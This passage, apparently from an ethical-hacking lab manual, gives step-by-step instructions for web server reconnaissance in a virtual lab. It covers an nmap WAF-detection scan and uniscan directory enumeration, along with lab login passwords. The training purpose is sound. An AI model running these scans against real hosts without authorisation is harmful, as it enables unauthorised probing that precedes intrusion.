

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
11. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
12. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
13. This command will probe the target host with malicious payloads and detect the changes in the response code.



14. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
15. Close the terminal windows on the **Parrot Security** machine.
16. Turn off the **Windows Server 2019** virtual machine.

Task 7: Uniscan Web Server Fingerprinting in Parrot Security

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wamperserver64** appears in the result, press **Enter** to launch it.

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
4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.

5. Leave the **Windows Server 2022** machine running and switch to the **Parrot Security** machine.
6. Now, switch to the **Parrot Security** machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
9. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.



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
10. In the terminal window, type **uniscan -u http://10.10.1.22:8080/CEH -q** and hit **Enter** to start scanning for directories.
11. Here, **10.10.1.22** is the IP address of the **Windows Server 2022** machine. This may vary in your lab environment.
12. In the above command, the **-u** switch is used to provide the target URL, and the **-q** switch is used to scan the directories in the web server.

13. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

    Note: Analyze the complete output of the scan. It should take approximately 5 minutes for the scan to finish.



